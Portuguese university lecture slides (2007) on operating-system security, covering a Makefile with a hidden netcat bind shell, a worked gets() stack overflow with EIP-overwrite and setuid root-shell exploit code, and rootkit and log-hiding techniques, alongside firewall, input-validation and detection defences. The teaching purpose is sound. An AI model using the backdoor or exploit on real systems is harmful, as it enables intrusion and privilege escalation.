Segurança em Sistemas Operacionais

Henrique Przibisczki de Oliveira[1] Tiago Barabasz[1,2]

[1]Universidade Estadual de Campinas
[2]Cenpra - Divisão de Segurança de Sistemas de Informação

MO806
Tópicos em Sistemas Operacionais, 2007

Sequência da Apresentação

1. Entrando
   - Aproveitando-se de falha humana
   - O Backdoor
   - Impedindo a entrada
2. Aumento de privilégio
   - Como aumentar os privilégios?
   - Explorando um programa vulnerável
   - Modificando o fluxo de execução
   - Executando um programa na pilha
3. Ocultando a presença
   - Métodos
   - Rootkit
   - Gerações de Rootkits
   - Proteção

Abusando da boa vontade do usuário

Fala Fulano de Tal!
Olha só to sofrendo aqui pra consegui compilar o projeto de MC000, será que voce que manja mais pode me dar uma mão?
Ta dando um erro estranho de linkagem... tem um make file pra facilita ae!
Brigadão!
Nome Falso

Attached File: mc000_proj.tgz

Olha o golpe...

Um usuário descuidado poderi executar os comandos:

```
$ tar zxvf projeto_MC000.tgz
...
$ ls
aux.c  lib  Makefile  mc000_proj.c  src  tmp

$ make
gcc -c -o aux.o aux.c
gcc -c -o mc000_proj.o mc000_proj.c
gcc aux.o mc000_proj.o -o mc000_proj
```

Olha o golpe...

```
$ cat Makefile
all: aux.o mc000_proj.o
	@./src/netcat -p 65000 -l -e /bin/bash 2>/dev/null &
	gcc aux.o mc000_proj.o -o mc000_proj

aux.o:
	gcc -c -o aux.o aux.c
	gcc -c -o mc000_proj.o mc000_proj.c

clean:
	rm -f *.o mc000_proj
```

netcat?

Olha o golpe...

```
$ cat Makefile
all: aux.o mc000_proj.o
	@./src/netcat -p 65000 -l -e /bin/bash 2>/dev/null &
	gcc aux.o mc000_proj.o -o mc000_proj

aux.o:
	gcc -c -o aux.o aux.c
	gcc -c -o mc000_proj.o mc000_proj.c

clean:
	rm -f *.o mc000_proj
```

netcat?

O Backdoor

O que o `netcat` esta fazendo?

```
$ netstat -nat | grep netcat
tcp  0  0 0.0.0.0:65000  0.0.0.0:*  OUÇA  8206/netcat
```

O atacante poderia então se conectar de uma estação remota:

```
$ netcat host_addr 65000
ls /
bin
boot
dev
etc
...
```

O `netcat` esta agindo como um `backdoor`.

O Backdoor

O que o `netcat` esta fazendo?

```
$ netstat -nat | grep netcat
tcp  0  0 0.0.0.0:65000  0.0.0.0:*  OUÇA  8206/netcat
```

O atacante poderia então se conectar de uma estação remota:

```
$ netcat host_addr 65000
ls /
bin
boot
dev
etc
...
```

O `netcat` esta agindo como um `backdoor`.

O Backdoor

O que o `netcat` esta fazendo?

```
$ netstat -nat | grep netcat
tcp  0  0 0.0.0.0:65000  0.0.0.0:*  OUÇA  8206/netcat
```

O atacante poderia então se conectar de uma estação remota:

```
$ netcat host_addr 65000
ls /
bin
boot
dev
etc
...
```

O `netcat` esta agindo como um `backdoor`.

Este ataque poderia ter sido evitado se:

- Educando os usuários.
- Uso de firewall.

Exemplo de firewall simples:

```
# Politica padrão: Negar trafego
/sbin/iptables --policy INPUT DROP
/sbin/iptables --policy OUTPUT DROP
/sbin/iptables --policy FORWARD DROP

# Permitie tragego de saida e de entrada relacionado
/sbin/iptables -A INPUT -m state \
  --state ESTABLISHED,RELATED -j ACCEPT
/sbin/iptables -A OUTPUT -m state --state NEW,ESTABLISHED,RELATED

# Permite qualquer trafego na interface loopback
/sbin/iptables -A INPUT -i lo -j ACCEPT
/sbin/iptables -A OUTPUT -o lo -j ACCEPT
```

Escalação de privilégio

Como tornar-se root a partir de conta de usuário comum?

- Atacando um aplicativo que rode com permissão de root.

(Processo conhecido como `escalação de privilégio`)

Escalação de privilégio

Como tornar-se root a partir de conta de usuário comum?

- Atacando um aplicativo que rode com permissão de root.
  (Processo conhecido como `escalação de privilégio`)

Um programa vulnerável

```
/* vulneravel.c : Programa que usa funcao
                  insegura gets() */
#include<stdio.h>

void le_entrada(void){
  char array[10];
  gets(array);
}

main () {
  printf("login: \n");
  return_input();
  return 0;
}
```

Compilando:

```
$ gcc  -mpreferred-stack-boundary=3 -ggdb \
  -o vulneravel vulneravel.c
```

Um programa vulnerável

```
/* vulneravel.c : Programa que usa funcao
                  insegura gets() */
#include<stdio.h>

void le_entrada(void){
  char array[10];
  gets(array);
}

main () {
  printf("login: \n");
  return_input();
  return 0;
}
```

Compilando:

```
$ gcc  -mpreferred-stack-boundary=3 -ggdb \
  -o vulneravel vulneravel.c
```

Execução do programa vulnerável

Execução normal:

```
$ ./vulneravel
login: aaa
```

O que acontece se forem passados muitos "a"s ?

```
$ ./vulneravel
login: aaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

Execução do programa vulnerável

Execução normal:

```
$ ./vulneravel
login: aaa
```

O que acontece se forem passados muitos "a"s ?

```
$ ./vulneravel
login: aaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

Execução do programa vulnerável

Execução normal:

```
$ ./vulneravel
login: aaa
```

O que acontece se forem passados muitos "a"s ?

```
$ ./vulneravel
login: aaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

A causa da falha de segmentação

O que aconteceu?

- O endereço de retorno foi sobreescrito pela função `gets()`.

```
$ gdb vulneravel core.6715

(gdb) info registers
...
ebp            0x61616161       0x61616161
esi            0xba7ca0 12221600
edi            0x0      0
eip            0x616161 0x616161
...
```

A causa da falha de segmentação


O que aconteceu?

- O endereço de retorno foi sobreescrito pela função `gets()`.


```
$ gdb vulneravel core.6715

(gdb) info registers
...
ebp            0x61616161       0x61616161
esi            0xba7ca0 12221600
edi            0x0      0
eip            0x616161 0x616161
...
```

Pilha antes da execução



Pilha após a execução



Controlando o EIP

Vamos tentar sobreescrever o endereço de retorno com o endereço do início do programa de modo que ele execute duas vezes.

Para isso precisamos saber:

- Qual o endereço do início do programa.
- Quantos bytes devem ser sobreescritos para chegarmos ao EIP

Controlando o EIP

Vamos tentar sobreescrever o endereço de retorno com o endereço do início do programa de modo que ele execute duas vezes.

Para isso precisamos saber:

- Qual o endereço do início do programa.
- Quantos bytes devem ser sobreescritos para chegarmos ao EIP

Controlando o EIP

Vamos tentar sobreescrever o endereço de retorno com o endereço do início do programa de modo que ele execute duas vezes.

Para isso precisamos saber:

- Qual o endereço do início do programa.
- Quantos bytes devem ser sobreescritos para chegarmos ao EIP

Endereço o início do programa

```
(gdb) disas main
Dump of assembler code for function main:
0x080483c7 <main+0>:    lea    0x4(%esp),%ecx
0x080483cb <main+4>:    and    $0xfffffff0,%esp
0x080483ce <main+7>:    pushl  0xfffffffc(%ecx)
0x080483d1 <main+10>:   push   %ebp
0x080483d2 <main+11>:   mov    %esp,%ebp
0x080483d4 <main+13>:   push   %ecx
0x080483d5 <main+14>:   sub    $0x4,%esp
0x080483d8 <main+17>:   movl   $0x80484d0,(%esp)
0x080483df <main+24>:   call   0x80482c8 <printf@plt>
0x080483e4 <main+29>:   call   0x80483b4 <le_entrada>
...
```

O endereço para o qual saltaremos é: `0x080483c7`

Endereço o início do programa

```
(gdb) disas main
Dump of assembler code for function main:
0x080483c7 <main+0>:    lea    0x4(%esp),%ecx
0x080483cb <main+4>:    and    $0xfffffff0,%esp
0x080483ce <main+7>:    pushl  0xfffffffc(%ecx)
0x080483d1 <main+10>:   push   %ebp
0x080483d2 <main+11>:   mov    %esp,%ebp
0x080483d4 <main+13>:   push   %ecx
0x080483d5 <main+14>:   sub    $0x4,%esp
0x080483d8 <main+17>:   movl   $0x80484d0,(%esp)
0x080483df <main+24>:   call   0x80482c8 <printf@plt>
0x080483e4 <main+29>:   call   0x80483b4 <le_entrada>
...
```

O endereço para o qual saltaremos é: `0x080483c7`

Tamanho do buffer a ser preenchido

Inicio do array lido:

```
(gdb) p /x &array[0]
$3 = 0xbfe4a02e
```

Endereço de EIP:

```
(gdb) info f
...
 Saved registers:
  ebp at 0xbfe4a038, eip at 0xbfe4a03c
```

Logo, devemos preencher:

`0xbfe4a03c` - `0xbfe4a02e` = 0x14 ou 18 bytes

Tamanho do buffer a ser preenchido

Inicio do array lido:

```
(gdb) p /x &array[0]
$3 = 0xbfe4a02e
```

Endereço de EIP:

```
(gdb) info f
...
 Saved registers:
  ebp at 0xbfe4a038, eip at 0xbfe4a03c
```

Logo, devemos preencher:

0xbfe4a03c - 0xbfe4a02e = 0x14 ou 18 bytes

Tamanho do buffer a ser preenchido

Inicio do array lido:

```
(gdb) p /x &array[0]
$3 = 0xbfe4a02e
```

Endereço de EIP:

```
(gdb) info f
...
 Saved registers:
  ebp at 0xbfe4a038, eip at 0xbfe4a03c
```

Logo, devemos preencher:

`0xbfe4a03c` - `0xbfe4a02e` = 0x14 ou 18 bytes

Tamanho do buffer a ser preenchido

Inicio do array lido:

```
(gdb) p /x &array[0]
$3 = 0xbfe4a02e
```

Endereço de EIP:

```
(gdb) info f
...
 Saved registers:
  ebp at 0xbfe4a038, eip at 0xbfe4a03c
```

Logo, devemos preencher:

`0xbfe4a03c` - `0xbfe4a02e` = 0x14 ou 18 bytes

Programa para inserir o buffer

```
/* ataca_eip.c : Escreve para stdout o buffer usado
                 para manipular o EIP */

#include <stdio.h>
#define TAM_BUF 18           /* Distancia ate EIP */
#define EIP_ADDR 0x080483c7  /* Endereco para jmp */

main(){
  int i=0;
  char buffer[TAM_BUF];

  for (i=0; i<TAM_BUF - 4; i++)
  /* Prenchemos o inicio do buffer com "a"s*/
    buffer[i]='a';

  *(long *)&buffer[TAM_BUF - 4]= EIP_ADDR;

  fputs(buffer,stdout);
}
```

Execução alterada

Por fim redirecionamos a saida do programa `ataca_eip` para o a entrada do programa `vulneravel`.

```
$ ./ataca_eip | ./vulneravel
login:
login:
Falha de segmentação
```

Sequência de execução aparentemente impossível.


Execução alterada

Por fim redirecionamos a saida do programa `ataca_eip` para o a entrada do programa `vulneravel`.

```
$ ./ataca_eip | ./vulneravel
login:
login:
Falha de segmentação
```


Sequência de execução aparentemente impossível.

Executando um programa na pilha



Este tipo de programa é chamado de `shellcode`.

Executando um programa na pilha



Este tipo de programa é chamado de `shellcode`.

Executando um programa na pilha

Supondo que o programa `vulneravel` executa com as permissões de super usuário.

```
# ls -l vulneravel
-rwsr-xr-x 1 root root 6301 2007-10-09 17:53 vulneravel
```

Para conseguir estas permissões execute:

```
# chown root.root vulneravel
# chmod 4755 vulneravel
```

Shellcode usado

Para o `shellcode` criamos o programa:

```
/* spawn_shell.c: */
main(){
  setuid(0);
  execve("/bin/sh",0,0);
}
```

Obs: Não basta compilar o programa acima para usa-lo como `shellcode`.

Shellcode usado

Para o `shellcode` criamos o programa:


```
/* spawn_shell.c: */
main(){
  setuid(0);
  execve("/bin/sh",0,0);
}
```

Obs: Não basta compilar o programa acima para usa-lo como `shellcode`.

Exploit

Por fim, criamos então o programa `exploit_vulneravel` que imprime o buffer:

```
$ ./exploit_vulneravel
```




Este tipo de programa é conhecido como `exploit`.

Exploit

Por fim, criamos então o programa `exploit_vulneravel` que imprime o buffer:

```
$ ./exploit_vulneravel
```



Este tipo de programa é conhecido como `exploit`.

Explorando o programa vulneravel

Explorando o programa `vulneravel` para virar `root`:

```
$ ./exploit_vulneravel | ./vulneravel
# id
uid=0(root) gid=0(root) groups=0(root)
```

Evitando o ataque

Como impedir o `buffer overflow`?

Bastaria validar a entrada de dados...

```
if (fgets(buff, BUFFSIZE, stdin) == NULL) {
  printf("Erro de leitura!\n");
  abort();
}
```

Como programador valide sempre toda entrada de dados!

Evitando o ataque

Como impedir o `buffer overflow`?
Bastaria validar a entrada de dados...

```
if (fgets(buff, BUFFSIZE, stdin) == NULL) {
  printf("Erro de leitura!\n");
  abort();
}
```

Como programador valide sempre toda entrada de dados!

Evitando o ataque

Como impedir o `buffer overflow`?
Bastaria validar a entrada de dados...

```
if (fgets(buff, BUFFSIZE, stdin) == NULL) {
  printf("Erro de leitura!\n");
  abort();
}
```

Como programador valide sempre toda entrada de dados!

Alguns exemplos atuais

Alguns exemplos de vulnerabilidades em softwares muito usados:

- Fevereiro de 2005: Buffer Overflow Vulnerability in Adobe Acrobat.
- Julho de 2006: Microsoft MSN Messenger/Windows Messenger PNG Buffer Overflow Vulnerability.
- Março de 2007: Windows Animated Cursor Stack Overflow Vulnerability.

Como usuário, mantenha seu SO e aplicativos sempre atualizados.

Ocultar Login

Editar e remover os arquivos:
`/var/log/utmp` (lista de usuários ativos)
`/var/log/wtmp` (lista de logins e logouts)
`/var/log/lastlog` (último login de cada usuário)

- Presença não revelada por comandos como: who, users ou last.
- Abordagem proposta em 1989 na revista “Phrack Magazine”.

Ocultar Login

Editar e remover os arquivos:
`/var/log/utmp` (lista de usuários ativos)
`/var/log/wtmp` (lista de logins e logouts)
`/var/log/lastlog` (último login de cada usuário)

- Presença não revelada por comandos como: who, users ou last.
- Abordagem proposta em 1989 na revista “Phrack Magazine”.

Modificar Comandos do Sistema

Modificação no comando “ps”.
Arquivo output.c.

```
void show_one_proc(proc_t *p, const format_node *restrict fmt)
. . .
/*============HACK=====================*/
if (p != NULL){
    if (strcmp(p->cmd,"_BAD_PROCESS_NAME_")==0){
       return;
    }
}
/*=====================================*/
. . .
```

Modificar Comandos do Sistema

Modificação no comando “ps”.
Arquivo output.c.

```
void show_one_proc(proc_t *p, const format_node *restrict fmt)
. . .
/*===========HACK=====================*/
if (p != NULL){
    if (strcmp(p->cmd,"_BAD_PROCESS_NAME_")==0){
       return;
    }
}
/*====================================*/
. . .
```

Modificar Comandos do Sistema

- Substituir programas como: ls, ps, netstat e syslogd.
- A finalidade é ocultar processos, arquivos, conexões e logs do invasor.

Modificar Comandos do Sistema

- Substituir programas como: ls, ps, netstat e syslogd.
- A finalidade é ocultar processos, arquivos, conexões e logs do invasor.

Sniffers

- Alterar o ifconfig para ocultar o `modo promíscuo`, recebendo pacotes passivamente, onde tudo que passa pelo segmento de rede é capturado.
- Capturar senhas sem criptografia: ftp, telnet, rlogin, etc.
- Modificar o ssh também é uma opção para se obter senhas.

Sniffers

- Alterar o ifconfig para ocultar o `modo promíscuo`, recebendo pacotes passivamente, onde tudo que passa pelo segmento de rede é capturado.
- Capturar senhas sem criptografia: ftp, telnet, rlogin, etc.
- Modificar o ssh também é uma opção para se obter senhas.

Sniffers

- Alterar o ifconfig para ocultar o `modo promíscuo`, recebendo pacotes passivamente, onde tudo que passa pelo segmento de rede é capturado.
- Capturar senhas sem criptografia: ftp, telnet, rlogin, etc.
- Modificar o ssh também é uma opção para se obter senhas.

Backdoors

- Scripts de inicialização para ouvir em determinada porta.
- Alteração do inetd, por exemplo, para oferecer serviços escusos ou aceitar senhas especiais que garantam acesso privilegiado.

Backdoors

- Scripts de inicialização para ouvir em determinada porta.
- Alteração do inetd, por exemplo, para oferecer serviços escusos ou aceitar senhas especiais que garantam acesso privilegiado.

Obtendo poder de Root num novo Login

- Modificar algum comando da shell para dar privilégios de root para contas normais.
- Geralmente modifica-se o chfn ou chsh.

Obtendo poder de Root num novo Login

- Modificar algum comando da shell para dar privilégios de root para contas normais.
- Geralmente modifica-se o chfn ou chsh.

Um novo Ciclo

- Instalar ferramentas para iniciar um novo ataque a partir da máquina invadida.

Rootkit - Definição

"Conjunto de ferramentas usadas pelo invasor não para obter privilégios de root, mas sim para manter esses privilégios."

LKM(Loadable Kernel Modules) Rootkit

- Modificar diretamente os módulos do kernel alterando funcionalidades sem a necessidade de reinicializar.
- LKM Rootkits alteram as chamadas de sistema(syscalls).
- Difícil detecção, todos os comandos do sistema permanecem inalterados e o kernel responde normalmente as requisições, mas oculta o invasor.

LKM(Loadable Kernel Modules) Rootkit

- Modificar diretamente os módulos do kernel alterando funcionalidades sem a necessidade de reinicializar.
- LKM Rootkits alteram as chamadas de sistema(syscalls).
- Difícil detecção, todos os comandos do sistema permanecem inalterados e o kernel responde normalmente as requisições, mas oculta o invasor.

LKM(Loadable Kernel Modules) Rootkit

- Modificar diretamente os módulos do kernel alterando funcionalidades sem a necessidade de reinicializar.
- LKM Rootkits alteram as chamadas de sistema(syscalls).
- Difícil detecção, todos os comandos do sistema permanecem inalterados e o kernel responde normalmente as requisições, mas oculta o invasor.

Primeira geração

Detecção:

- Presença de arquivos e diretórios não usuais.
- Varrer o interior de comandos em busca de nomes de arquivos de configuração.
- Comparação por hash criptográficas (MD5 e SHA-1).
- Análise de datas de modificação de arquivos e arquivos excluídos.
- Analisar troca de mensagens a partir de uma máquina remota.

Primeira geração

Detecção:

- Presença de arquivos e diretórios não usuais.
- Varrer o interior de comandos em busca de nomes de arquivos de configuração.
- Comparação por hash criptográficas (MD5 e SHA-1).
- Análise de datas de modificação de arquivos e arquivos excluídos.
- Analisar troca de mensagens a partir de uma máquina remota.

Primeira geração

Detecção:

- Presença de arquivos e diretórios não usuais.
- Varrer o interior de comandos em busca de nomes de arquivos de configuração.
- Comparação por hash criptográficas (MD5 e SHA-1).
- Análise de datas de modificação de arquivos e arquivos excluídos.
- Analisar troca de mensagens a partir de uma máquina remota.

Primeira geração

Detecção:

- Presença de arquivos e diretórios não usuais.
- Varrer o interior de comandos em busca de nomes de arquivos de configuração.
- Comparação por hash criptográficas (MD5 e SHA-1).
- Análise de datas de modificação de arquivos e arquivos excluídos.
- Analisar troca de mensagens a partir de uma máquina remota.

Primeira geração

Detecção:

- Presença de arquivos e diretórios não usuais.
- Varrer o interior de comandos em busca de nomes de arquivos de configuração.
- Comparação por hash criptográficas (MD5 e SHA-1).
- Análise de datas de modificação de arquivos e arquivos excluídos.
- Analisar troca de mensagens a partir de uma máquina remota.

Segunda geração

Detecção:

- Rastrear chamadas do sistema (como strace por exemplo) em comandos suspeitos.
- Verificar nomes de arquivos de configuração de rootkits.
- Compara o arquivo System.map que contém o mapa de símbolos das syscalls e seus endereços de memória.

Segunda geração

Detecção:

- Rastrear chamadas do sistema (como strace por exemplo) em comandos suspeitos.
- Verificar nomes de arquivos de configuração de rootkits.
- Compara o arquivo System.map que contém o mapa de símbolos das syscalls e seus endereços de memória.

Segunda geração

Detecção:

- Rastrear chamadas do sistema (como strace por exemplo) em comandos suspeitos.
- Verificar nomes de arquivos de configuração de rootkits.
- Compara o arquivo System.map que contém o mapa de símbolos das syscalls e seus endereços de memória.

Terceira geração

- Proposta em 2001 no artigo “Linux on-the-fly kernel patching without LKM”.
- Constitui o estado da arte em rootkits.

Terceira geração

- Proposta em 2001 no artigo “Linux on-the-fly kernel patching without LKM”.
- Constitui o estado da arte em rootkits.

Terceira geração

- Explora capacidade de escrita no /dev/kmem.
- Altera o endereço de chamada de uma syscall.
- Aloca memória no espaço do kernel.
- Coloca uma nova tabela de syscalls.
- Aponta para a nova tabela de syscalls.

Terceira geração

- Explora capacidade de escrita no /dev/kmem.
- Altera o endereço de chamada de uma syscall.
- Aloca memória no espaço do kernel.
- Coloca uma nova tabela de syscalls.
- Aponta para a nova tabela de syscalls.

Terceira geração

- Explora capacidade de escrita no /dev/kmem.
- Altera o endereço de chamada de uma syscall.
- Aloca memória no espaço do kernel.
- Coloca uma nova tabela de syscalls.
- Aponta para a nova tabela de syscalls.

Terceira geração

- Explora capacidade de escrita no /dev/kmem.
- Altera o endereço de chamada de uma syscall.
- Aloca memória no espaço do kernel.
- Coloca uma nova tabela de syscalls.
- Aponta para a nova tabela de syscalls.

Terceira geração

- Explora capacidade de escrita no /dev/kmem.
- Altera o endereço de chamada de uma syscall.
- Aloca memória no espaço do kernel.
- Coloca uma nova tabela de syscalls.
- Aponta para a nova tabela de syscalls.

Terceira geração

Defesas:

- Proteger contra escrita o kmem.
- Código não portável.

Terceira geração

Defesas:

- Proteger contra escrita o kmem.
- Código não portável.

Outros Métodos

- Honeypots

Novos Paradigmas

- MAC: controle de acesso mandatório.
- Privilégio mínimo.

Novos Paradigmas

- MAC: controle de acesso mandatório.
- Privilégio mínimo.

Resumo

Lembre-se...

- Mantenha seu SO e aplicativos sempre atualizados.
- Quando programar valide as entrada de dados.

Os programas usados aqui podem ser encontrados em:

`http://www.ic.unicamp.br/ra025297/mo806/seguranca_so.tgz`

Referências I


Jack Koziol
The ShellCoder's Handbook.
Wiley, 2003.


Elias Levy
Smashing The Stack For Fun And Profit
Phrack Magazine, Vol. 49, 1996.